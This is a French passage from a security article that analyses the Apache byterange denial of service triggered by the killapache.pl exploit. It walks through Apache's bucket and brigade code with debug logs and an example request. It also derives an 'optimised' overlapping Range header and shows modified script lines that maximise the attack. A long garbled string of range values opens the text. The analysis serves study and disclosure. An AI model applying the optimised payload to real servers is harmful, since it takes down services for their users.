-172,5-173,5-174,5-175,5-176,5-177,5-178,5-179,5-180,5-181,5-182,5-183,5-184,5-185,5-18
94,5-195,5-196,5-197,5-198,5-199,5-200,5-201,5-202,5-203,5-204,5-205,5-206,5-207,5-208,5
,5-217,5-218,5-219,5-220,5-221,5-222,5-223,5-224,5-225,5-226,5-227,5-228,5-229,5-230,5-2
-239,5-240,5-241,5-242,5-243,5-244,5-245,5-246,5-247,5-248,5-249,5-250,5-251,5-252,5-25
61,5-262,5-263,5-264,5-265,5-266,5-267,5-268,5-269,5-270,5-271,5-272,5-273,5-274,5-275,5
,5-284,5-285,5-286,5-287,5-288,5-289,5-290,5-291,5-292,5-293,5-294,5-295,5-296,5-297,5-2
-306,5-307,5-308,5-309,5-310,5-311,5-312,5-313,5-314,5-315,5-316,5-317,5-318,5-319,5-320
28,5-329,5-330,5-331,5-332,5-333,5-334,5-335,5-336,5-337,5-338,5-339,5-340,5-341,5-342,5
,5-351,5-352,5-353,5-354,5-355,5-356,5-357,5-358,5-359,5-360,5-361,5-362,5-363,5-364,5-3
-373,5-374,5-375,5-376,5-377,5-378,5-379,5-380,5-381,5-382,5-383,5-384,5-385,5-386,5-387
95,5-396,5-397,5-398,5-399,5-400,5-401,5-402,5-403,5-404,5-405,5-406,5-407,5-408,5-409,5
,5-418,5-419,5-420,5-421,5-422,5-423,5-424,5-425,5-426,5-427,5-428,5-429,5-430,5-431,5-4
-440,5-441,5-442,5-443,5-444,5-445,5-446,5-447,5-448,5-449,5-450,5-451,5-452,5-453,5-454
62,5-463,5-464,5-465,5-466,5-467,5-468,5-469,5-470,5-471,5-472,5-473,5-474,5-475,5-476,5
,5-485,5-486,5-487,5-488,5-489,5-490,5-491,5-492,5-493,5-494,5-495,5-496,5-497,5-498,5-4
-507,5-508,5-509,5-510,5-511,5-512,5-513,5-514,5-515,5-516,5-517,5-518,5-519,5-520,5-521
29,5-530,5-531,5-532,5-533,5-534,5-535,5-536,5-537,5-538,5-539,5-540,5-541,5-542,5-543,5
,5-552,5-553,5-554,5-555,5-556,5-557,5-558,5-559,5-560,5-561,5-562,5-563,5-564,5-565,5-5
-574,5-575,5-576,5-577,5-578,5-579,5-580,5-581,5-582,5-583,5-584,5-585,5-586,5-587,5-588
96,5-597,5-598,5-599,5-600,5-601,5-602,5-603,5-604,5-605,5-606,5-607,5-608,5-609,5-610,5
,5-619,5-620,5-621,5-622,5-623,5-624,5-625,5-626,5-627,5-628,5-629,5-630,5-631,5-632,5-6
-641,5-642,5-643,5-644,5-645,5-646,5-647,5-648,5-649,5-650,5-651,5-652,5-653,5-654,5-655
63,5-664,5-665,5-666,5-667,5-668,5-669,5-670,5-671,5-672,5-673,5-674,5-675,5-676,5-677,5
,5-686,5-687,5-688,5-689,5-690,5-691,5-692,5-693,5-694,5-695,5-696,5-697,5-698,5-699,5-7
-708,5-709,5-710,5-711,5-712,5-713,5-714,5-715,5-716,5-717,5-718,5-719,5-720,5-721,5-722
30,5-731,5-732,5-733,5-734,5-735,5-736,5-737,5-738,5-739,5-740,5-741,5-742,5-743,5-744,5
,5-753,5-754,5-755,5-756,5-757,5-758,5-759,5-760,5-761,5-762,5-763,5-764,5-765,5-766,5-7
-775,5-776,5-777,5-778,5-779,5-780,5-781,5-782,5-783,5-784,5-785,5-786,5-787,5-788,5-789
97,5-798,5-799,5-800,5-801,5-802,5-803,5-804,5-805,5-806,5-807,5-808,5-809,5-810,5-811,5
,5-820,5-821,5-822,5-823,5-824,5-825,5-826,5-827,5-828,5-829,5-830,5-831,5-832,5-833,5-8
-842,5-843,5-844,5-845,5-846,5-847,5-848,5-849,5-850,5-851,5-852,5-853,5-854,5-855,5-856
64,5-865,5-866,5-867,5-868,5-869,5-870,5-871,5-872,5-873,5-874,5-875,5-876,5-877,5-878,5
,5-887,5-888,5-889,5-890,5-891,5-892,5-893,5-894,5-895,5-896,5-897,5-898,5-899,5-900,5-9
-909,5-910,5-911,5-912,5-913,5-914,5-915,5-916,5-917,5-918,5-919,5-920,5-921,5-922,5-923
```

Début de la requête HTTP générée par le script d'exploitation kill apache

L'exploit killapache.pl génère des requêtes HTTP possédant un entête Range composé d'exactement 1300 plages d'octets. Cette valeur n'a pas été choisie par hasard. En effet, celle-ci permet de générer un header long de 8005 octets sachant que la longueur maximale d'un header par défaut d'Apache est de 8190 octets.

Nous remarquons également que l'exploit utilise la méthode HTTP HEAD. Cette méthode permet de ne récupérer que le code retour de la réponse HTTP et non son contenu.

Afin de comprendre la cause du déni de service, revenons sur le fonctionnement interne d'Apache lorsqu'une requête contenant un entête Range est reçue.

> Rappels

Avant de commencer à décrire le cheminement d'une requête HTTP au sein d'Apache, nous nous devons de définir quelques termes.

Définitions

Les headers

Les headers sont les entêtes des requêtes et des réponses HTTP. Les RFC 2616 et 4229 définissent les différents headers standard du protocole HTTP. Chacun de ces headers HTTP permet de paramétrer ou de fournir une information au client ou au serveur HTTP lors d'un échange.

Le header «Range»

Entête qui permet au navigateur de spécifier une plage d'octets de la réponse HTTP qu'un client souhaite recevoir d'un serveur web. Cet entête peut être composé d'une ou de plusieurs plages (ex : 1-11, 1-12, etc.).

Les buckets (non... pas ceux du KFC)


Un bucket est un conteneur de données qui peuvent être du type bloc mémoire, fichier, flux de données d'une source dynamique, etc
Plus concrètement, les buckets sont des conteneurs de données formant les parties de la réponse HTTP renvoyée au client.

Les brigades

En général, les buckets ne sont pas «standalone», ils sont stockés au sein de brigades. Une brigade est un conteneur qui peut contenir un nombre indéfini de buckets sous une forme de structure de données en anneau doublement chaîné.
Plus concrètement, une brigade est un anneau de buckets qui constitue en général une réponse HTTP.

Les filtres

Les filtres Apache permettent d'effectuer des traitements sur les données en entrée ou en sortie de manière flexible. Le module «byterange» est un filtre qui permet de modifier la réponse HTTP. Il agit ainsi sur la sortie (output filter). Un autre exemple de filtre grandement répandu est «mod_ssl». Ce dernier permet d'établir une connexion HTTPS et agit sur l'entrée (input filter).



Processus de gestion d'une requête Apache incluant les filtres

Fonctionnement (Apache Internals)

Entrons maintenant dans le vif du sujet. Lorsqu'une requête HTTP est envoyée à un serveur web Apache, ce dernier la transmet à plusieurs filtres dont le filtre «byterange» installé par défaut.

```
#include "ap_mpm.h"
#include "scoreboard.h"

#include "mod_core.h"

/* Handles for core filters */
AP_DECLARE_DATA ap_filter_rec_t *ap_http_input_filter_handle;
AP_DECLARE_DATA ap_filter_rec_t *ap_http_header_filter_handle;
AP_DECLARE_DATA ap_filter_rec_t *ap_chunk_filter_handle;
AP_DECLARE_DATA ap_filter_rec_t *ap_http_outerror_filter_handl
AP_DECLARE_DATA ap_filter_rec_t *ap_byterange_filter_handle;
```

Le filtre byterange est défini dans le noyau (core) d'Apache.

```
{
    if (!r->main && !r->prev) {
        ap_add_output_filter_handle(ap_byterange_filter_handle,
                                    NULL, r, r->connection);
        ap_add_output_filter_handle(ap_content_length_filter_handl
                                    NULL, r, r->connection);
        ap_add_output_filter_handle(ap_http_header_filter_handle,
                                    NULL, r, r->connection);
        ap_add_output_filter_handle(ap_http_outerror_filter_handle
                                    NULL, r, r->connection);
    }

    return OK;
}
```

Le filtre byterange est défini en tant que filtre de sortie (output filter).

Analysons maintenant les différentes actions réalisées au sein du filtre «byterange».

Le filtre «byterange» utilise deux brigades lors du traitement des Ranges de la requête HTTP :

- La brigade de référence bb (contient la totalité de la réponse HTTP) ;
- La brigade envoyée au client bsend (ne contient initialement rien).

Dans un premier temps, la fonction principale «ap_byterange_filter» reçoit en paramètre la brigade bb contenant la réponse HTTP à la requête initiale. Cette brigade qui ne contient qu'un seul bucket sera ensuite utilisée comme référentiel pour la construction de la réponse lors du traitement des différents Ranges.

Dans un second temps, le filtre «byterange» entre dans une boucle permettant de traiter chacune des plages du header Range de la requête soumise par le client.

```
while ((current = ap_getword(r->pool, &r->range, ','))
       && (rv = parse_byterange(current, clength, &range_start,
                                &range_end, r))) {
```

Boucle contenue dans le filtre byterange qui permet de réaliser des actions pour chaque Range.

Dans cette boucle, un partitionnement de la brigade de référence bb est réalisé en deux points :

- Le premier partitionnement est réalisé au point de départ du Range ;
- Le second partitionnement est réalisé à la fin du Range.

Le partitionnement permet de découper la brigade de référence bb en plusieurs buckets. Le bucket contenu entre les deux points de partitions comporte alors la plage d'octets correspondant à la partie du header Range en cours de traitement.

Le partitionnement répété (pour le traitement de chacune des plages) aura pour effet de diviser la brigade de référence bb en une multitude de buckets.

Note importante :
Pour la suite de l'article, le point de partitionnement au début du Range sera appelé ec et le point de partitionnement de fin du Range sera appelé e2.

```
        if ((rv = apr_brigade_partition(bb, range_start, &ec)) != APR_SUCCESS)
            ap_log_rerror(APLOG_MARK, APLOG_ERR, rv, r,
                          PARTITION_ERR_FMT, range_start, clength);
            continue;
        }

        if ((rv = apr_brigade_partition(bb, range_end+1, &e2)) != APR_SUCCESS)
            ap_log_rerror(APLOG_MARK, APLOG_ERR, rv, r,
                          PARTITION_ERR_FMT, range_end+1, clength);
            continue;
        }
```

Code de partitionnement de la brigade de référence bb aux offset du Range en cours de traitement

Note :
Pour les schémas qui suivront, une double flèche avec une sous notation «x –y» représentera une plage d'octets de x à y exclus.




Schéma de partitionnement de la brigade de référence bb aux offset du Range en cours de traitement

Le filtre «byterange» entre ensuite dans une seconde boucle qui a pour objectif de remplir la brigade bsend avec des portions de la brigade bb afin de ne renvoyer que les plages d'octets demandées par le client.

```
361         ap_log_rerror(APLOG_MARK, APLOG_ERR, 0, r, "[!] entering do...while loop");
362         ap_log_rerror(APLOG_MARK, APLOG_ERR, 0, r, "[-] initial @ec = 0x%0.8x", ec);
363         ap_log_rerror(APLOG_MARK, APLOG_ERR, 0, r, "[-] @e2 = 0x%0.8x", e2);
364         ap_log_rerror(APLOG_MARK, APLOG_ERR, 0, r, "----------do----------");
365         do {
366             apr_bucket *foo;
367             const char *str;
368             apr_size_t len;
369
370             ap_log_rerror(APLOG_MARK, APLOG_ERR, 0, r, "[!] round : %d",i);i++;
371
372             if (apr_bucket_copy(ec, &foo) != APR_SUCCESS) {
373                 /* As above; this should not fail since the bucket has
374                  * a known length, but just to be sure, this takes
375                  * care of uncopyable buckets that do somehow manage
376                  * to slip through.  */
377                 /* XXX: check for failure? */
378                 apr_bucket_read(ec, &str, &len, APR_BLOCK_READ);
379                 apr_bucket_copy(ec, &foo);
380             }
381
382
383             APR_BRIGADE_INSERT_TAIL(bsend, foo);
384
385             ec = APR_BUCKET_NEXT(ec);
386             apr_bucket_read(foo, &str, &len, APR_BLOCK_READ);
387             ap_log_rerror(APLOG_MARK, APLOG_ERR, 0, r, "[!] inserted bucket in bsend: %
388             ap_log_rerror(APLOG_MARK, APLOG_ERR, 0, r, "[!] next bucket : @ec = 0x%0.8x
389         } while (ec != e2);
390         ap_log_rerror(APLOG_MARK, APLOG_ERR, 0, r, "----------while----------");
```

Boucle do while permettant de sélectionner le contenu de la requête correspondant au Range en cours de traitement

La boucle se décompose en 3 étapes :

- Copie du bucket courant matérialisé par la variable ec dans la brigade d'envoi bsend ;
- Récupération de l'adresse du bucket suivant dans la brigade de référence bb ;
- Si l'adresse du bucket de fin de Range e2 n'est pas atteinte, recommencer la boucle.

Lors de la première ronde, la variable ec pointe sur le bucket du début de Range.

«...Le script «killapache.pl» réalise un grand nombre de requêtes HTTP ayant pour particularité un entête Ranges. En d'autres termes, un client va pouvoir demander au serveur de ne lui renvoyer qu'une partie d'une réponse HTTP.»

Vous l'aurez compris d'une part, plus le nombre de Range est important plus le partitionnement de la brigade de référence bb l'est aussi. D'autre part si un nombre important de Range se superpose, tous les buckets intermédiaires résultant des partitionnements entre le Range de départ et le Range de fin seront copiés dans la brigade bsend.

Pour chaque traitement de Range, le filtre byterange ajoute un bucket au sein de la brigade d'envoi bsend. Ce bucket composé d'une chaîne de caractère aléatoire permet de délimiter les différentes réponses correspondant aux Ranges demandés.

> Cas pratique

Afin de mieux comprendre le fonctionnement théorique du filtre byterange voici un cas concret d'utilisation.

Mise en place de notre maquette

Imaginons un serveur web Apache vulnérable qui héberge-rait la page suivante :

Page web et son code source hébergés sur un serveur Apache vulnérable

Voici un exemple de requête envoyée par un client à un serveur Apache vulnérable :

```
1 HEAD / HTTP/1.1
2 Host: 127.0.0.1:31337
3 Range:bytes=1-11,1-12,1-13
4 Accept-Encoding: gzip
5 Connection: close
6
```

Requête HTTP comportant 3 Ranges

La méthode ap_log_rerror permet d'écrire directement dans le fichier de log d'erreur d'Apache. Nous allons vérifier le fonctionnement pratique d'Apache à l'aide de cette méthode en affichant le contenu du fichier de log d'erreur d'Apache.

Nous allons nous intéresser uniquement à la boucle de construction de la réponse. La requête initiale comporte 3 Ranges, Apache fait transiter chacun de ses Ranges dans cette boucle.

Premier Range : 1-11

```
[-] ref brigade : @bb = 0x108dddc0
[-] sent brigade : @bsend = @0x108ddef8
[--- processing range 1 ---]
[-] length(bb) = 1
[-] length(bsend) = 0
[!] bb brigade partitioned
[-] range start : @ec = 0x108d7a28
[-] range_end + 1 : @e2 = 0x108d7ac8
[-] length(bb) = 3
[!] boundary and content-length buckets added to bsend
[-] length(bsend) = 2
[!] entering do...while loop
[-] initial @ec = 0x108d7a28
[-] @e2 = 0x108d7ac8
----------do-------------
[!] round : 0
[!] inserted following bucket in bsend: html>\n<h1>
[!] next bucket : @ec = 0x108d7ac8
---------while-----------
```

Traitement du premier Range

Les partitions aux décalages 1 et 11 donnent lieu à 3 buckets dans la brigade de référence bb.

La boucle de construction n'effectue qu'une seule ronde, et n'ajoute ainsi qu'un seul bucket dans la brigade bsend. En effet, la condition de sortie de la boucle de remplissage est remplie dès la première ronde.

Deuxième Range : 1-12

```
[--- processing range 2 ---]
[-] length(bb) = 3
[-] length(bsend) = 3
[!] bb brigade partitioned
[-] range start : @ec = 0x108d7a28
[-] range_end + 1 : @e2 = 0x108d7fc8
[-] length(bb) = 4
[!] boundary and content-length buckets added to bsend
[-] length(bsend) = 5
[!] entering do...while loop
[-] initial @ec = 0x108d7a28
[-] @e2 = 0x108d7fc8
----------do-------------
[!] round : 0
[!] inserted following bucket in bsend: html>\n<h1>
[!] next bucket : @ec = 0x108d7ac8
[!] round : 1
[!] inserted following bucket in bsend: p
[!] next bucket : @ec = 0x108d7fc8
---------while-----------
```

Traitement du deuxième Range (1-12)

La partition au décalage du Range de départ (1) a déjà été réalisée lors du traitement du premier Range. Le filtre ne partitionne la brigade bb qu'au décalage de Range de fin (12).

Cette fois-ci, la boucle de construction effectue deux rondes. En effet les Ranges 1-11 et 1-12 se superposent. Ainsi lors du partitionnement de la brigade de référence bb, le bucket comportant le contenu du Range 12 jusque la fin de la requête sera divisée en deux buckets : de 12 à 13 puis




Schéma de traitement du prermier range 1-11

de 13 jusqu'à la fin de la requête.

Ainsi, lors de la construction de la brigade bsend, la boucle ajoutera le bucket correspondant au Range 1-12 puis un deuxième bucket correspondant au Range 12-13.

On remarque que la superposition des Ranges 1-11 et 1-12 entraîne une augmentation des rondes de la boucle de construction de la brigade bsend. De plus, bsend comporte plusieurs fois les mêmes portions de la requête initiale.




Schéma de traitement du second Range 1-12

Troisième Range : 1-13

```
--- processing range 3 ---]
-] length(bb) = 4
-] length(bsend) = 7
!] bb brigade partitioned
-] range start : @ec = 0x108d7a28
-] range_end + 1 : @e2 = 0x108d86a8
-] length(bb) = 5
!] boundary and content-length buckets added to bsend
-] length(bsend) = 9
!] entering do...while loop
-] initial @ec = 0x108d7a28
-] @e2 = 0x108d86a8
----------do-------------
!] round : 0
!] inserted following bucket in bsend: html>\n<h1>
!] next bucket : @ec = 0x108d7ac8
!] round : 1
!] inserted following bucket in bsend: p
!] next bucket : @ec = 0x108d7fc8
!] round : 2
!] inserted following bucket in bsend: o
!] next bucket : @ec = 0x108d86a8
---------while-----------
```

Traitement du troisième Range (1-13)

De la même manière que le Range précédent, une seul partition de la brigade bb s'opère au décalage de Range de fin (13).

Le Range 1-13 englobe les Ranges 1-11 et 1-12 précédents. On remarque ainsi que la boucle de construction de la brigade bsend effectue 3 rondes afin de construire le contenu de la réponse correspondant au Range 1-13.

Le déni de service provient donc du fait que :

- Le parcours de la boucle de construction de bsend augmente avec le nombre de Range qui se superposent et qui provoque l'augmentation de la consommation de puissance de calcul ;
- La brigade bsend stocke un grand nombre de bucket, ce qui provoque une augmentation de la consommation de mémoire.

Pour conclure, le client obtient une réponse composée de trois parties correspondant chacune à un Range de la requête.




Schéma de traitement du second Range 1-13

```
HTTP/1.1 206 Partial Content
Date: Sun, 09 Oct 2011 17:04:58 GMT
Server: Apache/2.2.17 (Unix)
Last-Modified: Tue, 04 Oct 2011 06:27:42 GMT
ETag: "7e5372-3e-4ae7330521380"
Accept-Ranges: bytes
Content-Length: 301
Connection: close
Content-Type: multipart/byteranges; boundary=4aee0aca0dc5b47a


--4aee0aca0dc5b47ad
Content-type: text/html
Content-range: bytes 1-11/62

html>
<h1>
--4aee0aca0dc5b47ad
Content-type: text/html
Content-range: bytes 1-12/62

html>
<h1> p
--4aee0aca0dc5b47ad
Content-type: text/html
Content-range: bytes 1-13/62

html>
<h1> po
--4aee0aca0dc5b47ad--
```

Chaque portion de la réponse correspond à chaque Range de la requête initiale.

> Optimisation d'exploitation

Maintenant que nous savons quelles sont les causes du déni de service, nous allons essayer d'optimiser le déni de service. Notre objectif est de créer une requête HTTP qui contiendrait un header «Range :bytes» définissant un maximum de Range qui se superposent.

Nous sommes limités par deux éléments :

- La longueur maximale d'un entête HTTP ;
- La taille maximale des pages sur le serveur visé.

LimitRequestFieldSize

D'après la documentation Apache, la longueur maximale par défaut d'un header HTTP est de 8190 octets. Afin de réduire au maximum la taille des header Range, nous opterons pour la syntaxe particulière suivante : x-.

Cette syntaxe nécessite moins de caractères. Elle permet donc de sélectionner le contenu de la réponse à partir de l'octet x jusqu'à la fin de la réponse.

Nous allons maintenant déterminer le nombre de Range maximum en utilisant cette syntaxe.

Voici les longueur des chaîne de définition des Ranges :
«Range:bytes=» = 12 octets
«0-,» = 3 octets
«10-,» = 4 octets
«100-,» = 5 octets
«1000-,» = 6 octets

Ces informations nous permettent de déterminer la nombre de Range maximum :
12 + 3 * 10 + 4 * 90 + 5 * 900 + 6 * x = 8190

x = (8190 – 4902) / 6 = 548

Le nombre maximum de Ranges possibles dans un header HTTP est donc de 10 + 90 + 900 + 548 soit 1548.

«Pour le déni de service soit optimum, il est ainsi nécessaire (dans ce cas de figure) qu'une des pages du serveur ciblé comporte au moins 1548 octets.»

Afin que les Ranges se superposent il est nécessaire de les définir dans un ordre décroissant (ex : 1547-, puis 1546-, puis 1545- etc.)

Taille minimale du serveur ciblé

Pour que le déni de service soit optimum, il est ainsi nécessaire (dans ce cas de figure) qu'une des pages du serveur ciblé comporte au moins 1548 octets.

En modifiant les deux éléments suivants du script «killapache.pl» l'exploit devient optimal pour un serveur Apache ayant une page de longueur supérieure ou égale à 1548 octets.

```
29 for ($k=1547;$k>-1;$k--) {
30         $p .= "$k-,";
31 }
```

```
46 $p =    "HEAD / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=$p\r\nAc
```

Mise à jour du script KillApache de Kingcope pour le rendre optimal

En moins de deux minutes, l'utilisation de l'exploit avec une connexion Internet classique permet de saturer les ressources du serveur Apache et donc provoque un déni de service.

> Correction

Plusieurs mesures correctives ont été mises en place à différents niveaux, en voici quelques exemples :

Full-disclosure

